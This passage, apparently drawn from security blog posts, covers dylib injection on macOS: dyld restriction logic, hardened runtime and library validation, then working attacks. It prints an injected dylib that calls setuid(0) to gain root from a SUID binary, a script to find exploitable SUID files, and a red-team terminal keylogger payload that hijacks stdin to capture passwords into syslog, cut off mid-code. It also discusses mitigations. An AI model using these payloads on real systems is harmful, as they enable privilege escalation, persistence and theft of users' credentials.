#if __MAC_OS_X_VERSION_MIN_REQUIRED
 // ask kernel if code signature of program makes it restricted
 uint32_t flags;
 if (syscall(SYS_csops /* 169 */,
 0 /* asking about myself */,
 CS_OPS_STATUS,
 &flags,
 sizeof(flags)) != -1) {
 if (flags & CS_RESTRICT) {
 sRestrictedReason = restrictedByEntitlements;
 return true;
 }
 }
#endif
 return false;
}
```

This is the code segment that will identify the restricted segment:

```
//
// Look for a special segment in the mach header.
// Its presence means that the binary wants to have DYLD ignore
// DYLD_ environment variables.
//
#if __MAC_OS_X_VERSION_MIN_REQUIRED
static bool hasRestrictedSegment(const macho_header* mh)
{
 const uint32_t cmd_count = mh->ncmds;
 const struct load_command* const cmds = (struct
load_command*)((char*)mh)+sizeof(macho_header));
 const struct load_command* cmd = cmds;
 for (uint32_t i = 0; i < cmd_count; ++i) {
 switch (cmd->cmd) {
 case LC_SEGMENT_COMMAND:
 {
```

```

 const struct macho_segment_command* seg
= (struct macho_segment_command*)cmd;

 //dyld::log("seg name: %s\n", seg-
>segname);
 if (strcmp(seg->segname, "__RESTRICT")
== 0) {
 const struct macho_section*
const sectionsStart = (struct macho_section*)((char*)seg +
sizeof(struct macho_segment_command));
 const struct macho_section*
const sectionsEnd = §ionsStart[seg->nsects];
 for (const struct macho_section*
sect=sectionsStart; sect < sectionsEnd; ++sect) {
 if (strcmp(sect-
>sectname, "__restrict") == 0)
 return true;
}
}
break;
}
cmd = (const struct load_command*)((char*)cmd)+cmd-
>cmdsSize;
}

return false;
}
#endif

```

Now, the above is the old source code, that was referred in the article above – since then it has evolved. The latest available code is [dyld.cpp](#) looks slightly more complicated, but essentially the same idea. Here is the relevant code segment, that sets the restriction, and the one that returns it (`configureProcessRestrictions` , `processIsRestricted` ):

```

static void configureProcessRestrictions(const macho_header*
mainExecutableMH)
{
 uint64_t amfiInputFlags = 0;
#if TARGET_IPHONE_SIMULATOR
 amfiInputFlags |= AMFI_DYLD_INPUT_PROC_IN_SIMULATOR;
#elif __MAC_OS_X_VERSION_MIN_REQUIRED
 if (hasRestrictedSegment(mainExecutableMH))
 amfiInputFlags |=
AMFI_DYLD_INPUT_PROC_HAS_RESTRICT_SEG;
#elif __IPHONE_OS_VERSION_MIN_REQUIRED
 if (isFairPlayEncrypted(mainExecutableMH))
 amfiInputFlags |= AMFI_DYLD_INPUT_PROC_IS_ENCRYPTED;
#endif
 uint64_t amfiOutputFlags = 0;
 if (amfi_check_dyld_policy_self(amfiInputFlags,
&amfiOutputFlags) == 0) {

```

```

 gLinkContext.allowAtPaths =
(amfiOutputFlags & AMFI_DYLD_OUTPUT_ALLOW_AT_PATH);
 gLinkContext.allowEnvVarsPrint =
(amfiOutputFlags & AMFI_DYLD_OUTPUT_ALLOW_PRINT_VARS);
 gLinkContext.allowEnvVarsPath =
(amfiOutputFlags & AMFI_DYLD_OUTPUT_ALLOW_PATH_VARS);
 gLinkContext.allowEnvVarsSharedCache =
(amfiOutputFlags & AMFI_DYLD_OUTPUT_ALLOW_CUSTOM_SHARED_CACHE);
 gLinkContext.allowClassicFallbackPaths=
(amfiOutputFlags & AMFI_DYLD_OUTPUT_ALLOW_FALLBACK_PATHS);
 gLinkContext.allowInsertFailures =
(amfiOutputFlags & AMFI_DYLD_OUTPUT_ALLOW_FAILED_LIBRARY_INSERTION);
 }
 else {
#if __MAC_OS_X_VERSION_MIN_REQUIRED
 // support chrooting from old kernel
 bool isRestricted = false;
 bool libraryValidation = false;
 // any processes with setuid or setgid bit set or with
__RESTRICT segment is restricted
 if (issetugid() ||
hasRestrictedSegment(mainExecutableMH)) {
 isRestricted = true;
 }
 bool usingSIP = (csr_check(CSR_ALLOW_TASK_FOR_PID) != 0);
 uint32_t flags;
 if (csops(0, CS_OPS_STATUS, &flags, sizeof(flags)) != -1) {
 // On OS X CS_RESTRICT means the program was
signed with entitlements
 if (((flags & CS_RESTRICT) == CS_RESTRICT) &&
usingSIP) {
 isRestricted = true;
 }
 // Library Validation loosens searching but
requires everything to be code signed
 if (flags & CS_REQUIRE_LV) {
 isRestricted = false;
 libraryValidation = true;
 }
 }
 gLinkContext.allowAtPaths =
!isRestricted;
 gLinkContext.allowEnvVarsPrint =
!isRestricted;
 gLinkContext.allowEnvVarsPath =
!isRestricted;
 gLinkContext.allowEnvVarsSharedCache =
!libraryValidation || !usingSIP;
 gLinkContext.allowClassicFallbackPaths =
!isRestricted;
 gLinkContext.allowInsertFailures = false;
#else
 halt("amfi_check_dyld_policy_self() failed\n");

```

```

#endif
}
}

bool processIsRestricted()
{
#if __MAC_OS_X_VERSION_MIN_REQUIRED
 return !gLinkContext.allowEnvVarsPath;
#else
 return false;
#endif
}

```

It will set the `gLinkContext.allowEnvVarsPath` to false if:

1. The main executable has restricted segment
2. `suid` / `guid` bits are set
3. SIP is enabled (if anyone wonders `CSR_ALLOW_TASK_FOR_PID` is a SIP boot configuration flag, but I don't know much more about it) and the program has the `CS_RESTRICT` flag (on OSX = program was signed with entitlements)

But! It's unset if `CS_REQUIRE_LV` is set. What this flag does? If it's set for the main binary, it means that the loader will verify every single dylib loaded into the application, if they were signed with the same key as the main executable. If we think about this it kinda makes sense, as you can only inject a dylib to the application that was developed by the same person. You can only abuse this if you have access to that code signing certificate - or not, more on that later ;).

There is another option to protect the application, and it's enabling [Hardened Runtime](#). Then if you want, you can specifically enable DYLD environment variables: [Allow DYLD Environment Variables Entitlement - Entitlements](#). The above source code seems to be dated back to 2013, and this option is only available since Mojave (10.14), which was released last year (2018), probably this is why we don't see anything about this in the source code.

For the record, these are the values of the CS flags, taken from [cs\\_blobs.h](#)

```

#define CS_RESTRICT 0x0000800 /* tell dyld to treat
restricted */
#define CS_REQUIRE_LV 0x0002000 /* require library
validation */
#define CS_RUNTIME 0x00010000 /* Apply hardened runtime
policies */

```

This was the theory, let's see all of these in practice, if they indeed work as advertised. I will create an Xcode project and modify the

configuration as needed. Before that we can use our original code for the SUID bit testing, and as we can see it works as expected:

```
#setting ownership
$ sudo chown root test
$ ls -l test
-rwxr-xr-x 1 root staff 8432 Jul 8 16:46 test

#setting uid flag, and running, as we can see the dylib is not run
$ sudo chmod +s test
$ ls -l test
-rwsr-sr-x 1 root staff 8432 Jul 8 16:46 test
$./test
Hello world
$ DYLD_INSERT_LIBRARIES=inject.dylib ./test
Hello world

#removing uid flag and running
$ sudo chmod -s test
$ ls -l test
-rwxr-xr-x 1 root staff 8432 Jul 8 16:46 test
$ DYLD_INSERT_LIBRARIES=inject.dylib ./test
Hello from dylib!
Hello world
```

Interestingly, in the past, there was an LPE bug from incorrectly handling one of the environment variables, and with SUID files, you could achieve privilege escalation, here you can read the details: [OS X 10.10 DYLD\\_PRINT\\_TO\\_FILE Local Privilege Escalation Vulnerability | SektionEins GmbH](#)

I created a complete blank Cocoa App for testing the other stuff. I also export the environment variable, so we don't need to specify it always:

```
export DYLD_INSERT_LIBRARIES=inject.dylib
```

If we compile it, and run as default, we can see that dylib is injected:

```
$./HelloWorldCocoa.app/Contents/MacOS>HelloWorldCocoa
Hello from dylib!
```

To have a restricted section, on the `Build Settings -> Linking -> Other linker flags` let's set this value:

```
-Wl,-sectcreate,__RESTRICT,__restrict,/dev/null
```

If we recompile, we will see a whole bunch of errors, that dylibs are being ignored, like these:

```
dyld: warning, LC_RPATH @executable_path/../Frameworks in
/Users/csaby/Library/Developer/Xcode/DerivedData>HelloWorldCocoa-
```

```
apovdjtqwdvhlzddnqghiknptqqb/Build/Products/Debug/HelloWorldCocoa.app/
Contents/MacOS>HelloWorldCocoa being ignored in restricted program
because of @executable_path
dyld: warning, LC_RPATH @executable_path/../Frameworks in
/Users/csaby/Library/Developer/Xcode/DerivedData>HelloWorldCocoa-
apovdjtqwdvhlzddnqghiknptqqb/Build/Products/Debug/HelloWorldCocoa.app/
Contents/MacOS>HelloWorldCocoa being ignored in restricted program
because of @executable_path
```

Our dylib is also not loaded, so indeed it works as expected. We can verify the segment being present with the size command, and indeed we can see it there:

```
$ size -x -l -m HelloWorldCocoa.app/Contents/MacOS>HelloWorldCocoa
Segment __PAGEZERO: 0x1000000000 (vmaddr 0x0 fileoff 0)
Segment __TEXT: 0x2000 (vmaddr 0x1000000000 fileoff 0)
 Section __text: 0x15c (addr 0x1000012b0 offset 4784)
 Section __stubs: 0x24 (addr 0x10000140c offset 5132)
 Section __stub_helper: 0x4c (addr 0x100001430 offset 5168)
 Section __objc_classname: 0x2d (addr 0x10000147c offset 5244)
 Section __objc_methname: 0x690 (addr 0x1000014a9 offset 5289)
 Section __objc_methtype: 0x417 (addr 0x100001b39 offset 6969)
 Section __cstring: 0x67 (addr 0x100001f50 offset 8016)
 Section __unwind_info: 0x48 (addr 0x100001fb8 offset 8120)
 total 0xd4f
Segment __DATA: 0x1000 (vmaddr 0x100002000 fileoff 8192)
 Section __nl_symbol_ptr: 0x10 (addr 0x100002000 offset 8192)
 Section __la_symbol_ptr: 0x30 (addr 0x100002010 offset 8208)
 Section __objc_classlist: 0x8 (addr 0x100002040 offset 8256)
 Section __objc_protolist: 0x10 (addr 0x100002048 offset 8264)
 Section __objc_imageinfo: 0x8 (addr 0x100002058 offset 8280)
 Section __objc_const: 0x9a0 (addr 0x100002060 offset 8288)
 Section __objc_ivar: 0x8 (addr 0x100002a00 offset 10752)
 Section __objc_data: 0x50 (addr 0x100002a08 offset 10760)
 Section __data: 0xc0 (addr 0x100002a58 offset 10840)
 total 0xb18
Segment __RESTRICT: 0x0 (vmaddr 0x100003000 fileoff 12288)
 Section __restrict: 0x0 (addr 0x100003000 offset 12288)
 total 0x0
Segment __LINKEDIT: 0x6000 (vmaddr 0x100003000 fileoff 12288)
total 0x100009000
```

Alternatively we can use the `otool -l [path to the binary]` command for the same purpose, the output will be slightly different.

Next one is setting the app to have ([hardened runtime](#)), we can do this at the `Build Settings -> Signing -> Enable Hardened Runtime` or at the `Capabilities` section. If we do this and rebuild the app, and try to run it, we get the following error:

```
dyld: warning: could not load inserted library 'inject.dylib' into
hardened process because no suitable image found. Did find:
```

```
 inject.dylib: code signature in (inject.dylib) not valid for
use in process using Library Validation: mapped file has no cdhash,
completely unsigned? Code has to be at least ad-hoc signed.
 inject.dylib: stat() failed with errno=1
```

If I code sign my dylib using the same certificate the dylib will be loaded:

```
codesign -s "Mac Developer: fitzl.csaba.dev@gmail.com (RQGUDM4LR2)"
inject.dylib
$ codesign -dvvv inject.dylib
Executable=inject.dylib
Identifier=inject
Format=Mach-O thin (x86_64)
CodeDirectory v=20200 size=230 flags=0x0(none) hashes=3+2
location=embedded
Hash type=sha256 size=32
CandidateCDHash sha256=348bf4f1a2cf3d6b608e3d4cf0d673fdd7c9795
Hash choices=sha256
CDHash=348bf4f1a2cf3d6b608e3d4cf0d673fdd7c9795
Signature size=4707
Authority=Mac Developer: fitzl.csaba.dev@gmail.com (RQGUDM4LR2)
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=2019. Jul 9. 11:40:15
Info.plist=not bound
TeamIdentifier=33YRLYRBYV
Sealed Resources=none
Internal requirements count=1 size=180

$ /HelloWorldCocoa.app/Contents/MacOS/HelloWorldCocoa
Hello from dylib!
```

If I use another certificate for code signing, it won't be loaded as you can see below. I want to highlight that this verification is always being done, it's not a Gatekeeper thing.

```
$ codesign -f -s "Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)"
inject.dylib
inject.dylib: replacing existing signature

$ codesign -dvvv inject.dylib
Executable=inject.dylib
Identifier=inject
Format=Mach-O thin (x86_64)
CodeDirectory v=20200 size=230 flags=0x0(none) hashes=3+2
location=embedded
Hash type=sha256 size=32
CandidateCDHash sha256=2a3de5a788d89ef100d1193c492bfddd6042e04c
Hash choices=sha256
CDHash=2a3de5a788d89ef100d1193c492bfddd6042e04c
Signature size=4703
Authority=Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)
Authority=Apple Worldwide Developer Relations Certification Authority
```


```

Authority=Apple Root CA
Signed Time=2019. Jul 9. 11:43:57
Info.plist=not bound
TeamIdentifier=E7Q33VUH49
Sealed Resources=none
Internal requirements count=1 size=176

$ /HelloWorldCocoa.app/Contents/MacOS>HelloWorldCocoa
dyld: warning: could not load inserted library 'inject.dylib' into
hardened process because no suitable image found. Did find:
 inject.dylib: code signature in (inject.dylib) not valid for
use in process using Library Validation: mapping process and mapped
file (non-platform) have different Team IDs
 inject.dylib: stat() failed with errno=1

```

Interestingly, even if I set the `com.apple.security.cs.allow-dyld-environment-variables` entitlement at the capabilities page, I can't load a dylib with other signature. Not sure what I'm doing wrong.



To move on, let's set the library validation (`CS_REQUIRE_LV`) requirement for the application. It can be done, by going to `Build Settings -> Signing -> Other Code Signing Flags` and set it to `-o library`. If we recompile and check the code signature for our binary, we can see it enabled:

```

$ codesign -dvvv /HelloWorldCocoa.app/Contents/MacOS>HelloWorldCocoa
Executable=/HelloWorldCocoa.app/Contents/MacOS>HelloWorldCocoa
(...)
CodeDirectory v=20200 size=377 flags=0x2000(library-validation)
hashes=4+5 location=embedded
(...)

```

And we get the same error message as with the hardened runtime if we try to load a dylib with different signer.

```

dyld: warning: could not load inserted library 'inject.dylib' into
hardened process because no suitable image found. Did find:
 inject.dylib: code signature in (inject.dylib) not valid for
use in process using Library Validation: mapping process and mapped
file (non-platform) have different Team IDs
 inject.dylib: stat() failed with errno=1

```

The last item to try would be to set the `CS_RESTRICT` flag, but the only thing I found about this is that it's a special flag only set for Apple binaries. If anyone can give more background, let me know, I'm curious. The only thing I could do to verify it, is trying to inject to an Apple binary, which doesn't have the previous flags set, not a suid file neither has a RESTRICTED segment. Interestingly the `CS_RESTRICT` flag is not reflected by the code signing utility. I picked up Disk Utility. Indeed our dylib is not loaded:

```
$ codesign -dvvv /Applications/Utilities/Disk\ Utility.app/Contents/MacOS/Disk\ Utility
Executable=/Applications/Utilities/Disk\ Utility.app/Contents/MacOS/Disk Utility
Identifier=com.apple.DiskUtility
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20100 size=8646 flags=0x0(none) hashes=263+5
location=embedded
Platform identifier=7
Hash type=sha256 size=32
CandidateCDHash sha256=2fbbd1e193e5dff4248aadeef196ef181b1adc26
Hash choices=sha256
CDHash=2fbbd1e193e5dff4248aadeef196ef181b1adc26
Signature size=4485
Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
Info.plist entries=28
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=1138
Internal requirements count=1 size=72

$ DYLD_INSERT_LIBRARIES=inject.dylib /Applications/Utilities/Disk\ Utility.app/Contents/MacOS/Disk\ Utility
```

I would say that's all, but no. Let's go back to the fact that you can inject a dylib even to SUID files if the `CS_REQUIRE_LV` flag is set. (In fact probably also to files with the `CS_RUNTIME` flag). Yes, only dylibs with the same signature, but there is a potential (although small) for privilege escalation. To show, I modified my dylib:

```
#include <stdio.h>
#include <syslog.h>
#include <stdlib.h>

__attribute__((constructor))
static void customConstructor(int argc, const char **argv)
{
 setuid(0);
 system("id");
 printf("Hello from dylib!\n");
 syslog(LOG_ERR, "Dylib injection successful in %s\n", argv[0]);
}
```

Let's sign this, and the test program with the same certificate and set the SUID bit for the test binary and run it. As we can see we can inject a dylib as expected and indeed it will run as root.

```
gcc -dynamiclib inject.c -o inject.dylib
codesign -f -s "Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)"
inject.dylib
codesign -f -s "Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)" -o
library test
sudo chown root test
sudo chmod +s test

ls -l test
-rwsr-sr-x 1 root staff 26912 Jul 9 14:01 test

codesign -dvvv test
Executable=/Users/csaby/Downloads/test
Identifier=test
Format=Mach-O thin (x86_64)
CodeDirectory v=20200 size=228 flags=0x2000(library-validation)
hashes=3+2 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha256=7d06a7229cbc476270e455cb3ef88bdddf109f12
Hash choices=sha256
CDHash=7d06a7229cbc476270e455cb3ef88bdddf109f12
Signature size=4703
Authority=Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=2019. Jul 9. 14:01:03
Info.plist=not bound
TeamIdentifier=E7Q33VUH49
Sealed Resources=none
Internal requirements count=1 size=172

./test
uid=0(root) gid=0(wheel) egid=20(staff)
groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),
9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80
(admin),702(com.apple.sharepoint.group.2),701(com.apple.sharepoint.gro
up.1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(
_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screen
sharing),399(com.apple.access_ssh)
Hello from dylib!
Hello world
```

In theory you need one of the following to exploit this:

1. Have the code signing certificate of the original executable (very unlikely)
2. Have write access to the folder, where the file with SUID bit present -> in this case you can sign the file with your own certificate (code sign will replace the file you sign, so it will delete the original and create a

new – this is possible because on \*nix systems you can delete files from directories, where you are the owner even if the file is owned by root), wait for the SUID bit to be restored (fingers crossed) and finally inject your own dylib. You would think that such scenario wouldn't exist, but I did find an example for it.

Here is a quick and dirty python script to find #2 items, mostly put together from StackOverflow :D

```
#!/usr/bin/python3

import os
import getpass
from pathlib import Path

binaryPaths = ('/Applications/GNS3/Resources/')
username = getpass.getuser()

for binaryPath in binaryPaths:
 for rootDir, subDirs, subFiles in os.walk(binaryPath):
 for subFile in subFiles:
 absPath = os.path.join(rootDir, subFile)
 try:
 permission =
oct(os.stat(absPath).st_mode)[-4:]
 specialPermission = permission[0]
 if int(specialPermission) >= 4:
 p =
Path(os.path.abspath(os.path.join(absPath, os.pardir)))
 if p.owner() == username:
 print("Potential issue
found, owner of parent folder is:", username)
 print(permission ,
absPath)
 except:
 pass
```


One last thought on this topic is GateKeeper. You can inject quarantine flagged binaries in Mojave, which in fact is pretty much expected.

```
$./test
uid=0(root) gid=0(wheel) egid=20(staff)
groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview
),9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80
(admin),702(com.apple.sharepoint.group.2),701(com.apple.sharepoint.gro
up.1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(
_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screen
sharing),399(com.apple.access_ssh)
Hello from dylib!
Hello world

$ xattr -l inject.dylib
com.apple.metadata:kMDItemWhereFroms:
```

```
00000000 62 70 6C 69 73 74 30 30 A2 01 02 5F 10 22 68 74
|bplist00....."ht|
00000010 74 70 3A 2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 38
|tp://127.0.0.1:8|
00000020 30 38 30 2F 69 6E 6A 65 63 74 2E 64 79 6C 69 62
|080/inject.dylib|
00000030 5F 10 16 68 74 74 70 3A 2F 2F 31 32 37 2E 30 2E
|_...http://127.0.|
00000040 30 2E 31 3A 38 30 38 30 2F 08 0B 30 00 00 00 00
|0.1:8080/...||
00000050 00 00 01 01 00 00 00 00 00 00 00 03 00 00 00 00
|.....|
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 49
|.....I|
0000006c
com.apple.quarantine: 0081;5d248e35;Chrome;CE4482F1-0AD8-4387-ABF6-
C05A4443CAF4
```

However it doesn't work anymore on Catalina, which is also expected with the introduced changes:



We got a very similar error message as before:

```
dyld: could not load inserted library 'inject.dylib' because no
suitable image found. Did find:
 inject.dylib: code signature in (inject.dylib) not valid for
use in process using Library Validation: Library load disallowed by
System Policy
 inject.dylib: stat() failed with errno=1
```

I think applications should protect themselves against this type of dylib injection, and as it stands, it's pretty easy to do, you have a handful of options, so there is really no reason not to do so. As Apple is moving towards notarization hardened runtime will be enabled slowly for most/all applications (it is mandatory for notarised apps), so hopefully

this injection technique will fade away slowly. If you develop an app where you set the SUID bit, be sure to properly set permissions for the parent folder.

[https://theevilbit.github.io/posts/dyld\\_insert\\_libraries\\_dylib\\_injection\\_in\\_macos\\_osx\\_deep\\_dive/](https://theevilbit.github.io/posts/dyld_insert_libraries_dylib_injection_in_macos_osx_deep_dive/)

## DYLIB Injection in Golang apps on Apple silicon chips

**Creating persistence is one of the biggest challenges during Red Team engagements, and doing it in a stealthy, yet reliable way is even more difficult. One old technique on Unix based systems is library injection through environment variables. In this post, we will look at whether this is still possible after macOS 10.14 (Mojave).**

### Overview

On Linux systems one can inject shared objects into a process by specifying the *LD\_PRELOAD* environment variable, while on MacOS the equivalent is the *DYLD\_INSERT\_LIBRARIES* variable. Both of them allow the user (or the attacker) to specify a *.so* or *.dylib* file that will get loaded into a process upon execution. This effectively allows code injection and access to application internals such as process memory and control flow. It can be a powerful technique for developers debugging their applications but also for attackers creating backdoors on a system.

We carry out our Red Team engagements in an environment with a large number of clients running MacOS and custom Golang applications, and wanted to test if DYLIB injection was still feasible after the introduction of **System Integrity Protection (SIP)** and **Hardened Runtime by Apple** in macOS 10.14 (Mojave).

In this article we will cover:

- testing DYLIB injection on Golang apps on an M1 Mac
- creating an effective payload for terminal keylogging on OSX
- facing the challenges of multiarch support via Rosetta
- mitigating DYLIB injection in Golang apps by using hardened runtime

### Dylib injection in Golang apps

The good (and also the bad news) is, DYLIB injection in Golang apps just works. Since Golang is compiled into native machine code it is just as vulnerable to DYLIB injection as any other application built in C for example. To test this we can create a small Golang application:

```
password.go
```

```
package main
```

```
import (
```

```
 "fmt"
)

func main() {
 fmt.Println("Enter password: ")
 text2 := ""
 fmt.Scanln(&text2)
 fmt.Println("Welcome!")
}
```

Build it with:

```
% go build password.go
```

Now let's build a library we can inject. We are going to code this one in C, for the sake of expanding it later into a proper payload:

```
payload.c
```

```
#include <stdio.h>
```

```
__attribute__((constructor))
static void customConstructor(int argc, const char **argv)
{
 printf("DYLIB injection successful!\n");
}
```

Build it with:

```
% gcc -dynamiclib payload.c -o payload.dylib
```

Now export the library path:

```
% export DYLD_INSERT_LIBRARIES=$PATH/payload.dylib
```

And finally execute the password application:

```
% ./password
```

```
DYLIB injection successful!
```

Enter password:

From the output we can see the library code executed, along with the original binary, the DYLIB injection was successful.

**Creating a terminal keylogger payload**

Injecting a library is quite easy as we can see, however creating a useful payload most of the time is not as straightforward. While we could of course execute anything by creating a new thread, in the case of library injection what we are usually after is getting access to the data handled by the process itself.

We could reverse engineer the application and attempt to tamper with the memory but with most console applications (CLIs for example), the sensitive data is in the user input. For this purpose we created a sort of man in the middle payload that utilizes standard system functions to manipulate the terminal and capture input and output.

### Challenge 1: peeking stdin

The solution that comes to mind first is to create a new thread that reads all the input from stdin. While this sounds simple enough, after hours of research and trial and error we found out that it is not actually possible. While stdin is in fact a file descriptor it is not seekable, we cannot monitor it with one thread, and continue using it with the other simultaneously. Using `getc` and trying to push back characters to the stream will result in race conditions, with some characters getting missed.

While it is not possible to manipulate the file descriptor the way we want it, nothing is stopping us from creating a new one. Fortunately there is a system call in linux just for this called [openpty](#). This is usually used for running console applications in a virtual terminal, however we can use it to create a virtual terminal and hijack both the input and the output of the process using it. The idea is to give the virtual stdin and stdout to the original process by rewriting the `STDIN_FILENO` and `STDOUT_FILENO` descriptors using [dup2](#). With this we are essentially cutting the application off from the actual user input and output, and making it run in a fake terminal.

```
int master;

int slave;

openpty(&master, &slave, NULL, ¤t, NULL);

dup2(slave, STDIN_FILENO);
dup2(slave, STDOUT_FILENO);
dup2(slave, STDERR_FILENO);
```

We will also create a set of new file descriptors to the calling terminal, allowing us to communicate with the user:

```
oldstdin = fileno(fopen("/dev/tty", "r"));
oldstdout = fileno(fopen("/dev/tty", "a"));
oldstderr = oldstdout;
```

The next step is to create a bridge between the virtual and the real terminal. We will forward all user input from the real stdin to the virtual and do the same for output in the other direction. We will also copy and log everything along the way of course :)

```
fd_set rfds;
```

```

struct timeval tv;
tv.tv_sec = 0;
tv.tv_usec = 0;
char buf[4097];
int size;

FD_ZERO(&rfds);
FD_SET(oldstdin, &rfds);
if (select(oldstdin + 1, &rfds, NULL, NULL, &tv)) {
 size = read(oldstdin, buf, 4096);
 buf[size] = '\0';
 syslog(LOG_ERR, "Data:%s\n", buf);
 write(master, buf, size);
}

FD_ZERO(&rfds);
FD_SET(master, &rfds);
if (select(master + 1, &rfds, NULL, NULL, &tv)) {
 size = read(master, buf, 4096);
 buf[size] = '\0';
 write(olddout, buf, size);
}

```

Here we are also using [select](#) to monitor whether the file descriptors are ready.

### **Challenge 2: raw input and other terminal settings**

The solution above will work perfectly, as long as the application doesn't do anything weird with the terminal, for example changing the input mode to raw... The terminal has a set of options that control how user input and output behaves. The [termios](#) functions allow developers to set things like switching between buffered or raw input mode (the app receives input line by line or upon every keypress), or turning on and off terminal echo. These calls are usually hidden from developers by libraries such as ncurses, but this also means that a lot of programs use this, even without us knowing it. Trying this MiTM technique on the following example code will break user input entirely:

```
#include <stdio.h>
#include <termios.h>
```

```

#include <stdlib.h>

int main()
{
 char ch;

 struct termios current;
 int result;
 tcgetattr(0, ¤t);
 cfmakeraw(¤t);
 tcsetattr(0, TCSANOW, ¤t);

 printf("Enter some text: ");
 for(int i = 0; i<20; i = i+1){
 scanf("%c", &ch);
 printf("%c", ch);
 }

 return 0;
}

```

The solution to this is fortunately quite simple. We have to monitor the virtual terminal for changes in the configuration and then apply them to the real terminal.

The following function copies the terminal attributes from one terminal to the other:

```

void terminalcopy(int old, int new){
 struct termios oldsettings;
 int result;
 result = tcgetattr(old, &oldsettings);
 if (result < 0)
 {
 syslog(LOG_ERR, "error in tcgetattr old");
 }

```

```

 }

 result = tcsetattr (new, TCSANOW, &oldsettings);

 if (result < 0)

 {

 syslog(LOG_ERR, "error in tcsetattr");

 }

}

```

We can simply embed this into our input loop.

### **Challenge 3: exfiltrating data**

This isn't really a challenge with the injection, it is more a challenge with Red Teaming in general. Getting the stolen goods across the border, aka writing logged passwords or API keys to a file is usually a noisy process. In this payload we are going to use a solution proposed by our team lead @Daniel Teixeira. We are going to write all our data to syslog. We are going to use the syslog command.

```
syslog(LOG_ERR, "Data:%s\n", buf);
```

This solution is practical when the engagement allows relatively easy access to log facilities. It could be further refined by encrypting the logged information.

### **Putting it all together**

```
#include "spy.h"

#include <stdio.h>

#include <syslog.h>

#include <stdlib.h>

#include <pthread.h>

#include <sys/select.h>

#include <fcntl.h>

#include <util.h>

#include <unistd.h>

#include <termios.h>

int master;

int slave;

int oldstdin;

int oldstdout;
```

```
int oldstderr;

void terminalcopy(int old, int new){
 struct termios oldsettings;
 int result;

 result = tcgetattr (old, &oldsettings);
 if (result < 0)
 {
 syslog(LOG_ERR, "error in tcgetattr old");
 }

 result = tcsetattr (new, TCSANOW, &oldsettings);
 if (result < 0)
 {
 syslog(LOG_ERR, "error in tcsetattr");
 }
}

void* spyfunc(){

 syslog(LOG_ERR, "Spy thread started!\n");

 fd_set rfds;
 struct timeval tv;
 tv.tv_sec = 0;
 tv.tv_usec = 0;
 char buf[4097];
 int size;

 while(1)
 {
```

```
terminalcopy(slave, oldstdin);

FD_ZERO(&rfds);
